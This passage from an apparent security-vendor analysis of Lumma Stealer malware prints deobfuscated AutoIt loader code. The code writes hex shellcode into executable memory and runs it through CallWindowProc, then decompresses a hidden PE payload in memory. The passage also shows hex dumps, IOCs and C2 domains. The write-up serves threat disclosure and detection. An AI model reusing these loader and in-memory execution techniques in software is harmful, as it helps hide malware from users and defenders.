112          Local $tripleaffiliates = 0x90905531C057565383EC088B4C241C8B7C2420C7010000000C74104000000008844010883C0013D000100007 5F2BD9100010000 31DB895424048 9C831D2891C2489CEEB32C7042401000000 31ED0FB648080FB61C2FBD2C198D541500
             0FB6D20FB66C1 6080EB885808B83C001804C16083044240474120 0C24394C24247EC582C2483042401EBC583C4085B5E5F5DC2100089
113          $tripleaffiliates &= C0555755653 83EC088B5424248B44241CB8 6C2420B5D28B188B48047E5B31D2895C2404892C24 8B5C240483C301B1E3FF000000895C24040FB6741808BB6C24048D0C0E0FB6C90FB67C080889FB885C280889F3BD343781E6FF000000885C08080
             FB67430088B3C2489F3301C1783C2013B542424758089EB891889480483C4085B5E5F5DC21000
114      EndIf
115      $tripleaffiliates = Binary($tripleaffiliates)
116      Local $explainsreporteddat = (StringInStr($tripleaffiliates, 9090) + 0xffffffd) / 0x2
117      Local $dependencewiredbulgarianpushed = (StringInStr($tripleaffiliates, 89C0) + 0xffffffd) / 0x2
118      $instructionsbahrainbiotechnologycomplement = DllStructCreate(byte[ & Call(BinaryLen, $tripleaffiliates) & ], DllCall(kernel32.dll, ptr, VirtualAlloc, ptr, 0x0, ulong_ptr, Call(BinaryLen, $tripleaffiliates), dword,
         0x1000, dword, 0x40)[0x0])
119      DllStructSetData($instructionsbahrainbiotechnologycomplement, 0x1, $tripleaffiliates)
120      Local $uzbekistandas = Call(BinaryLen, $infraredcheaper)
121      Local $commissionernavigationhappentalked = DllStructCreate(byte[ & $uzbekistandas & ])
122      DllStructSetData($commissionernavigationhappentalked, 0x1, $infraredcheaper)
123      Local $promotionalbyte = DllStructCreate(byte[272])
124      If $champagnecompensationsimplifiedopen Then
125          Local $sheetproductivity = DllCallAddress("none", DllStructGetPtr($instructionsbahrainbiotechnologycomplement) + $explainsreporteddat, ptr, DllStructGetPtr($promotionalbyte), ptr,
             DllStructGetPtr($commissionernavigationhappentalked), uint, $uzbekistandas, int, 0x0)
126      Else
127          DllCall(user32.dll, uint, CallWindowProc, ptr, DllStructGetPtr($instructionsbahrainbiotechnologycomplement) + $explainsreporteddat, ptr, DllStructGetPtr($promotionalbyte), ptr,
             DllStructGetPtr($commissionernavigationhappentalked), uint, $uzbekistandas, int, 0x0)
128      EndIf
129      Local $uzbekistandas2 = Call(BinaryLen, $aveasiavisiblepace)
130      Local $commissionernavigationhappentalked2 = DllStructCreate(byte[ & $uzbekistandas2 & ])
131      DllStructSetData($commissionernavigationhappentalked2, 0x1, $aveasiavisiblepace)
132      If $champagnecompensationsimplifiedopen Then
133          Local $sheetproductivity = DllCallAddress("int", DllStructGetPtr($instructionsbahrainbiotechnologycomplement) + $dependencewiredbulgarianpushed, ptr, DllStructGetPtr($promotionalbyte), ptr,
             DllStructGetPtr($commissionernavigationhappentalked2), uint, $uzbekistandas2, int, 0x0)
134      Else
135          DllCall(user32.dll, uint, CallWindowProc, ptr, DllStructGetPtr($instructionsbahrainbiotechnologycomplement) + $dependencewiredbulgarianpushed, ptr, DllStructGetPtr($promotionalbyte), ptr,
             DllStructGetPtr($commissionernavigationhappentalked2), uint, $uzbekistandas2, int, 0x0)
136      EndIf
137      Return LIGHTSASSETSCONFIDENCEHOMES($commissionernavigationhappentalked2, 0x1)
138  EndFunc   ;==>STUDYSPANISHHANDLING
```

```
Hex                                                 ASCII
5B BA 00 4D 5A 78 00 01 00 00 00 B6 04 00 30 09     [°.MZx.....¶..0.
00 40 0C 78 11 00 78 00 0C 00 0E 1F BA 0E 00 B4     .@.x..x.....°..
09 CD 00 21 B8 01 4C CD 21 54 68 00 69 73 20 70     .Í.!..LÍ!Th.is p
72 6F 67 72 00 61 6D 20 63 61 6E 6E 6F 00 74 20     rogr.am canno.t
62 65 20 72 75 6E 00 20 69 6E 20 44 4F 53 20 00     be run. in DOS .
6D 6F 64 65 2E 24 00 00 00 50 45 00 00 4C 01 04     mode.$...PE..L..
00 10 AC F6 6F 68 05 4F E0 00 02 80 01 0B 01 0E     ..¬öoh.Oà.......
00 00 AA 00 8D D2 92 03 13 50 B3 00 04 10 08 95     ..ª..Ò...P³.....
01 0B 30 02 00 00 06 04 11 05 07 00 F0 C2 05 06     ..0.........ðÂ..
C4 02 00 40 85 02 28 02 37 07 05 07 08 46 00 00     Ä..@..(.7....F..
73 DB 04 00 8C C1 19 DC B0 05 00 4C 33 20 82 0C     sÛ...Á.Ü°..L3 ..
00 0C AC DC 80 69 98 0F 2E 74 65 78 F2 74 80 03     ..¬Ü.i...texòt..
F9 A8 00 56 01 48 81 75 0C BE 00 20 00 00 60 2E     ù .V.H.u.¾. ... .
72 64 61 40 74 61 00 00 E5 1F 00 08 C0 33 00 10     rda@ta..å...À3..
00 0A 00 AE 0B 14 80 86 40 2E B1 03 13 00 48 C0     ...®....@.±...HÀ
01 A0 80 0F 3E 80 03 02 CE 8E 13 C0 2E 72 65 6C     . ..>...Î..À.rel
6F 4E 63 80 B9 81 69 80 6D 00 34 80 03 0C FB 80     oNc.'.i.m.4...û.
03 CB 09 42 6F 3C 3F 00 3F 00 3F 00 3F 00 07 3F     .Ë.Bo<?.?.?.?..?
00 3F 00 2F 00 56 83 EC 08 8B 00 44 24 10 89 04     .?./.V.ì...D$...
24 89 E6 10 89 F1 E8 3C 60 02 8D 54 24 0A 04 40     $.æ..ñè<`..T$..@
01 B1 40 01 31 F6 84 C0 20 74 20 89 E1 E8 40 76     .±@.1ö.À t .áè@v
00 8B 20 04 24 80 38 00 A0 05 04 74 10 0B 50 E8     .. .$.8. ..t..Pè
82 80 4C 83 C4 04 00 EB 02 89 C6 89 F0 83 C4 30     ..L.Ä..ë..Æ.ð.Ä0
08 5E C3 CC 00 00 C0 09 89 4C 64 24 04 81 04 8B     .^ÃÌ..À..Ld$....
00 80 0A 60 06 0F 00 BE 00 83 F8 09 0F 94 C1 00     ...`...¾..ø...Á.
B0 01 F6 C1 01 75 38 EB AB 01 09 82 02 0A 86 02     °.öÁ.u8ë«.......
23 87 02 0D 86 02 02 0E 87 02 20 0F 94 C0 A8 01     #.........  ..À .
10 75 02 EB 0B 20 02 83 C0 01 29 20 0B EB A4 40     .u.ë. ..À.) .ë¤@
```

Uncompress next phase payload by Windows API

The malware utilizes the **RtlDecompressFragmentWindows API** call to decompress a memory-resident payload. This decompression is executed using the **LZ compression format**, indicated by the 0x2 parameter. Subsequently,

the decompression process unveils a portable executable (PE) file within memory, as depicted in the accompanying image.

```
Func PARMID($discountedguatemalabonds)
    Local $amazonempiremil = DllStructCreate(byte[ & Call(BinaryLen, $discountedguatemalabonds) & ])
    DllStructSetData($amazonempiremil, 0x1, $discountedguatemalabonds)
    Local $petitionpostcardsforgotten = DllStructCreate(byte[ & 0x10 * DllStructGetSize($amazonempiremil) & ])
    $shalledited = DllCall(ntdll.dll, uint, RtlGetCompressionWorkSpaceSize, ushort, 0x2, ulong*, 0x0, ulong*, 0x0)
    Local $statesheatmb = DllStructCreate(byte[ & $shalledited[0x2] & ])
    Local $meanslolita = DllCall(ntdll.dll, int, RtlDecompressFragment, ushort, 0x2, ptr, DllStructGetPtr($petitionpostcardsforgotten), dword, DllStructGetSize($petitionpostcardsforgotten), ptr,
    DllStructGetPtr($amazonempiremil), dword, DllStructGetSize($amazonempiremil), dword, 0x0, dword*, 0x0, ptr, DllStructGetPtr($statesheatmb))
    If @error Or $meanslolita[0x0] Then
        Return SetError(0x1, 0x0, "")
    EndIf
    Local $monitoringdeborah = DllStructCreate(byte[ & $meanslolita[0x7] & ], DllStructGetPtr($petitionpostcardsforgotten))
    Return SetError(0x0, 0x0, LIGHTSASSETSCONFIDENCEHOMES($monitoringdeborah, 0x1))
EndFunc   ;==>PARMID
```

```
4D 5A 78 00 01 00 00 00 04 00 00 00 00 00 00 00 MZx.............
00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 ............x...
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..°..´.Í!¸.LÍ!Th
69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
6D 6F 64 65 2E 24 00 00 50 45 00 00 4C 01 04 00 mode.$..PE..L...
AC F6 6F 68 00 00 00 00 00 00 00 00 E0 00 02 01 ¬öoh........à...
0B 01 0E 00 00 AA 04 00 00 92 00 00 00 00 00 00 .....ª..........
50 B3 00 00 00 10 00 00 00 00 00 00 00 00 40 00 P³............@.
00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 ................
06 00 00 00 00 00 00 00 00 F0 05 00 00 04 00 00 .........ð......
00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 ......@.........
00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 ................
00 00 00 00 00 00 00 00 73 DB 04 00 8C 00 00 00 ........sÛ......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 B0 05 00 4C 33 00 00 .........°..L3..
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Due to the C2 server's inactivity at the time of analysis, further investigation into the next-stage payload was not possible for this blog post.


Netskope Detection

Netskope Advanced Threat Protection provides proactive coverage against threats like Lumma Stealer. Our multi-layered approach uses both static analysis and our machine learning-powered cloud sandbox to detect zero-day and advanced persistent threat (APT) samples.

Detection response codes include:

- **Win32.Exploit.Generic:** This signature provides broad protection against this threat.
- **Gen.Detect.By.NSCloudSandbox.tr:** This detection specifically indicates that the sample was identified by our Cloud Sandbox engine.

The screenshot below confirms that sample **87118baadfa7075d7b9d2aff75d8e730** was successfully detected by the Netskope Cloud Sandbox.



Conclusion

Lumma Stealer has been highly active recently, with its operators employing increasingly sophisticated payloads and evasion techniques to hinder detection. This underscores the critical need for:

- **Advanced threat protection solutions** that combine static, dynamic, and ML-based detection.
- **User awareness and training**, as many infection chains rely on users opening malicious attachments or clicking on suspicious links.

We will continue to monitor Lumma Stealer campaigns, providing updates as its tactics, techniques, and procedures (TTPs) evolve.

IOCs

MD5
87118baadfa7075d7b9d2aff75d8e730
SHA-1
78da004e332be8eaa5e111c34d6db3a28abb9767
SHA-256
ff7a1388fa59a9e1b43c5c88a1ee30e4abcec21a39882812a045aa9d9b865170

Domain:
annwt[.]xyz
ungryo[.]shop
vervzv[.]xyz
sorrij[.]top
prvqhm[.]shop
bardj[.]xyz
greqjfu[.]xyz

Thanks to Hung-Chun Chu and Jerry Chen for their contributions to this blog, including their assistance with sample file analysis.